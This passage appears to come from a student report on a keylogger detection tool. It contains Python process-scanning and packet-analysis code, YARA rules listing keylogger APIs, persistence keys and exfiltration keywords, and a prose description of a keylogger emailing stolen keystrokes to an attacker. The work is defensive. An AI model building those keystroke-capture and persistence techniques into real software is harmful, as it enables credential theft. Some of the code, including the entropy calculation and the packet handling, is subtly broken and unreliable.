from flask import Flask, render_template, jsonify, request
```

//Main function//

```
if __name__ == "__main__":
    # Start Flask in a separate thread
    flask_thread = threading.Thread(target=start_flask)
    flask_thread.start()

    # Start continuous keylogger monitoring
    continuous_monitoring()
```

//Getting Process details//

```
@app.route('/processes')
def get_processes():
    # Sort process list by whether they are suspicious (red flag comes first)
    sorted_process_list = sorted(process_list, key=lambda x: x['is_suspicious'],
reverse=True)
    return jsonify(processes=sorted_process_list)
```

//User Monitoring//

```
def continuous_monitoring():
    while True:
        detect_keylogger()
        time.sleep(5)
```

DETECTING KEYLOGGING

```
rules = yara.compile(source=r"""
rule Enhanced_Keylogger_Detection
{
    meta:
        description = "Enhanced detection for potential keylogger patterns, functions, and behaviors"
        author = "AI-enhanced rules"
        date = "2024-11-08"

    strings:
        // Generic keywords often found in keylogger code
        $keyword_keystroke = "keystroke"
        $keyword_keylog = "keylog"
        $keyword_password_capture = "password capture"
        $keyword_record_keys = "record keys"
        $keyword_get_asciikey = "GetAsyncKeyState"
        $keyword_get_foreground = "GetForegroundWindow"
        $keyword_get_window = "GetWindowText"
        $keyword_hook_proc = "SetWindowsHookEx"
        $keyword_logfile = "logfile"
        $keyword_keyevent = "keybd_event"
        $keyword_vk_code = "VK_SHIFT"

        // API calls and functions often used by keyloggers
        $api_open_process = "OpenProcess"
        $api_read_memory = "ReadProcessMemory"
        $api_write_memory = "WriteProcessMemory"
        $api_create_file = "CreateFile"
        $api_close_handle = "CloseHandle"
        $api_send_input = "SendInput"

        // Strings related to stealth and hidden file creation
        $stealth_hide_console = "ShowWindow(SW_HIDE)"
        $stealth_persistence = "Registry\\Run"
        $stealth_autorun = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"

    condition:
        // Detect common keylogging keywords and API functions
        2 of ($keyword_*) or
```

```
        2 of ($api_*) or
        (any of ($stealth_) and 1 of ($keyword_))
    }
    rule Keylogger_Network_Activity
    {
        meta:
            description = "Detects network activity patterns consistent with keylogger data
transmission"
            author = "AI-enhanced rules"
            date = "2024-11-08"

        strings:
            // Network keywords often associated with data exfiltration by keyloggers
            $network_http = "HTTP"
            $network_https = "HTTPS"
            $network_send = "send"
            $network_socket = "socket"
            $network_wsastartup = "WSAStartup"
            $network_wsa_send = "WSASend"
            $network_internet_open = "InternetOpen"
            $network_internet_connect = "InternetConnect"
            $network_wininet_send = "HttpSendRequest"

            // Keywords suggesting outbound data exfiltration
            $exfiltrate_password = "password"
            $exfiltrate_keystrokes = "keystrokes"
            $exfiltrate_logs = "logs"
            $exfiltrate_url = "URL"

        condition:
            // Trigger if both network and exfiltration keywords are found
            any of ($network_) and any of ($exfiltrate_)
    }
    rule Keylogger_Persistence_Techniques
    {
        meta:
            description = "Detects potential persistence mechanisms used by keyloggers"
            author = "AI-enhanced rules"
            date = "2024-11-08"

        strings:
```

```
        // Registry keys commonly used for persistence
        $persistence_registry_run                                                    =
"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
        $persistence_registry_runonce                                                =
"Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce"

        // File and shortcut creation strings for autorun
        $persistence_startup_shortcut = "shell:startup"
        $persistence_schedule_task = "schtasks"

        // Additional stealthy persistence mechanisms
        $persistence_hidden_file = "attrib +h"
        $persistence_hide_file = "hidden file"
        $persistence_hide_folder = "hidden folder"

    condition:
        // Look for registry-based or file-based persistence techniques
        any of ($persistence_*)
}
""")

# Packet processing function
def process_packet(packet):
    global network_alerts
    if IP in packet:
        src_ip = packet[IP].src
        dst_ip = packet[IP].dst
        dns_query = None

        # Check for DNS queries
        if packet.haslayer(DNS) and packet[DNS].qd:
            dns_query = packet[DNS].qd.qname.decode("utf-8")

        # Analyze suspicious activity
        analysis = analyze_suspicious_activity(dst_ip, dns_query)

        # Common alert structure
        alert = {
            "timestamp": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
            "src_ip": src_ip,
            "dst_ip": dst_ip,
```

```
            "dns_query": dns_query or "N/A",
            "geo_info": analysis["geo_info"],
            "reverse_dns": analysis["reverse_dns"],
            "threat_intelligence": analysis["threat_intelligence"],
            "open_ports": analysis["open_ports"],
            "network_tests": analysis["network_tests"],
            "device_info": analysis["device_info"],
            "reason": analysis["reason"],
            "measures": "Block the IP or conduct a deeper investigation.",
            "whois": get_whois_info(src_ip),
            "abuse_score": check_abuse_ip(src_ip)
        }

        # Check for anomalies
        if is_anomalous(src_ip) or is_anomalous(dst_ip):
            alert.update({
                "alert": "Anomalous Traffic Detected",
                "measures": "Investigate and block if necessary."
            })
            network_alerts.append(alert)
            return

        # Check for SYN Flood
        if packet.haslayer(TCP) and packet[TCP].flags == "S":
            if traffic_stats.get(src_ip, 0) > 100:  # Example threshold for SYN packets
                alert.update({
                    "alert": "Possible SYN Flood Attack",
                    "measures": "Investigate and block if necessary."
                })
                network_alerts.append(alert)
                return

        # Check for high entropy payloads
        if packet.haslayer("Raw"):
            payload = bytes(packet["Raw"].load)
            entropy = -sum(p / len(payload) * (p / len(payload)).bit_length() for p in
payload)
            if entropy > 7.5:  # High entropy threshold
                alert.update({
                    "alert": "High Entropy Payload (Potential Obfuscation)",
                    "measures": "Inspect payload and block if necessary."
```

```
            })
            network_alerts.append(alert)
            return

        # If no specific anomalies are detected, add a general alert
        network_alerts.append(alert)

    # Function to detect attacks based on traffic patterns
    def detect_attack(packet):
        global network_alerts
        if IP in packet:
            src_ip = packet[IP].src
            dst_ip = packet[IP].dst
            alert = None
            print("Packet detected:", packet.summary())
            # DNS Analysis
            dns_query = packet[DNS].qd.qname.decode("utf-8") if packet.haslayer(DNS) and packet[DNS].qd else None

            # Detect common attack patterns
            if TCP in packet and packet[TCP].flags == "S":
                alert = "Possible SYN Flood Attack"
            elif UDP in packet and len(packet) > 1024:
                alert = "Possible UDP Flood Attack"
            elif dns_query and "xn--" in dns_query:  # Look for Punycode (potential phishing domains)
                alert = "Suspicious DNS Query (Punycode Domain)"
            elif dst_ip.startswith("180.163"):  # Example for specific IP range filtering
                alert = "Traffic to high-risk IP range"

            # Inspect payload for obfuscation (entropy > 7.5 is suspicious)
            payload = bytes(packet[IP].payload)
            if calculate_entropy(payload) > 7.5:
                alert = "High Entropy Payload (Potential Obfuscation)"

            if alert:
                # Enrich data with external intelligence
                malicious, suspicious = process_packet(dst_ip)
                reverse_dns, whois_info = domain_details(dst_ip)

                network_alerts.append({
```

```
            "timestamp": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
            "src_ip": src_ip,
            "dst_ip": dst_ip,
            "dns_query": dns_query or "N/A",
            "alert": alert,
            "malicious_reports": malicious,
            "suspicious_reports": suspicious,
            "reverse_dns": reverse_dns,
            "whois": whois_info,
            "measures": "Investigate source IP and block if necessary."
        })

# Function to calculate the SHA-256 hash of a file
def calculate_file_hash(file_path):
    if not file_path or not isinstance(file_path, (str, bytes, os.PathLike)):
        logging.warning(f"Skipping hashing for invalid file path: {file_path}")
        return None

    sha256_hash = hashlib.sha256()
    try:
        with open(file_path, "rb") as f:
            for byte_block in iter(lambda: f.read(4096), b""):
                sha256_hash.update(byte_block)
        return sha256_hash.hexdigest()
    except Exception as e:
        logging.error(f"Error hashing file {file_path}: {e}")
        return None

# Function to scan for running processes and check for keyloggers
def detect_keylogger():
    logging.info("Starting keylogger detection...")
    global process_list, yara_matched_processes
    process_list = []
    yara_matched_processes = []

    high_cpu_proc, high_mem_proc = None, None
    suspicious_process_yara = 0  # Counter for suspicious processes
    suspicious_process = 0
      # Counter for suspicious processes

    for proc in psutil.process_iter(['pid', 'name', 'cpu_percent', 'memory_percent',
```

```
'exe']):
        try:
            process_name = proc.info['name']
            process_exe = proc.info['exe']
            cpu_percent = proc.info['cpu_percent']
            memory_percent = proc.info['memory_percent']



            # Skip processes that don't have a valid executable path
            if not process_exe or not os.path.isfile(process_exe):
                logging.warning(f"Skipping process {process_name} (PID: {proc.pid})
with invalid executable path.")
                continue

            # Check if process name matches known keyloggers
            is_suspicious_process = False
            is_suspicious_yara=False
            alert_message = ""
            if is_malicious_process(process_name):
                is_suspicious_process = True
                alert_message = f"Potential keylogger detected: {process_name}"
                logging.warning(alert_message)
                detection_alerts.append(alert_message)

            # Calculate hash of the executable file
            file_hash = calculate_file_hash(process_exe)
            if file_hash in known_keylogger_hashes:
                is_suspicious_process = True
                alert_message = f"Keylogger detected:
{known_keylogger_hashes[file_hash]['filename']} (Process: {process_name}, PID:
{proc.pid})"
                logging.warning(alert_message)
                detection_alerts.append(alert_message)

            # YARA scan for keylogger patterns
            # YARA scan for keylogger patterns
            # YARA scan for keylogger patterns
            try:
                yara_match = rules.match(process_exe)
                if yara_match:
```


```
        # Check if yara_match is a list and contains at least one match
                if isinstance(yara_match, list) and len(yara_match) > 0:
                    rule_name = yara_match[0].rule  # Get the rule name from the first match
                    is_suspicious_yara = True
                    alert_message = f"YARA match: {rule_name} on {process_name} (PID: {proc.pid})"
                    logging.warning(alert_message)
                    detection_alerts.append(alert_message)
                    logging.info(f"YARA matches found for {process_name} (PID: {proc.pid})")
            # Add YARA-matched process details to the global list
                    yara_matched_processes.append({
                'pid': proc.pid,
                'name': process_name,
                'exe': process_exe,
                'rule': rule_name
            })

            except Exception as e:
                logging.error(f"Unexpected error during YARA match for file {process_exe}: {e}")

            # Increment suspicious process count if marked as suspicious
            if is_suspicious_yara:
                suspicious_process_yara += 1
            if is_suspicious_process:
                suspicious_process +=1

            # Append process details to process list
            process_list.append({
                'pid': proc.pid,
                'name': process_name,
                'cpu_percent': cpu_percent,
                'memory_percent': memory_percent,
                'exe': process_exe,
                'is_suspicious_process': is_suspicious_process,
                'is_suspicious_yara': is_suspicious_yara
            })

        except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
```

```
            access_denied_processes.append({'pid': proc.pid, 'name': proc.info['name']})
            logging.warning(f"Access denied for process (PID: {proc.pid}), unable to retrieve information.")
            continue
```

Chapter 10
SAMPLE OUTPUT

10.1 Keylogger Output:

The keylogger captures and stores user keystrokes and sent to attacker ia email. This file includes each captured keystroke for analysis.



10.2 Captured keystrokes

The keylogger Malware captured keystrokes all are sent to the attacker mail, including password and sensitive information via email.




Fig 10.2 Captured keystrokes

10.3 Detection Alerts:

The tool generates alerts when a keylogger is detected based on signatures, heuristicanalysis,or Behaviour based predictions.




Fig **10.3 Detection Alerts:**

10.4 Detection Alerts:GUI Display

- Alert Messages for detected keyloggers.
- Option to scan processes or view historical logs.

Fig 10.4 Detection Alerts:GUI Display

Chapter 11

REFERENCES

1. https://www.crowdstrike.com/cybersecurity-101/attack-types/keylogger/ <Website Link>
2. https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/ <Website Link>

Paper Reference:

3. Nikhil Ingle,Shreya Agnihotri ,Kavita Devi, "KEYLOG SPY",International Journel of Novel Research and Development (IJNRD).
4. Soham P. Chinchalkar & Rachna K. Somkunwar ,"An Innovative Keylogger Detection System Using Machine Learning Algorithms and Dendritic Cell Algorithm",International Information and Engineering Technology Association.
5. Arjun Singh, Pushpa Choudhary , Akhilesh kumar singh & Dheerendra kumar tyagi ,"Keylogger Detection and Prevention",nternational Conference on Computational and Experimental Methods in Mechanical Engineering(ICCEMME) 2021.doi:10.1088/1742-6596/2007/1/012005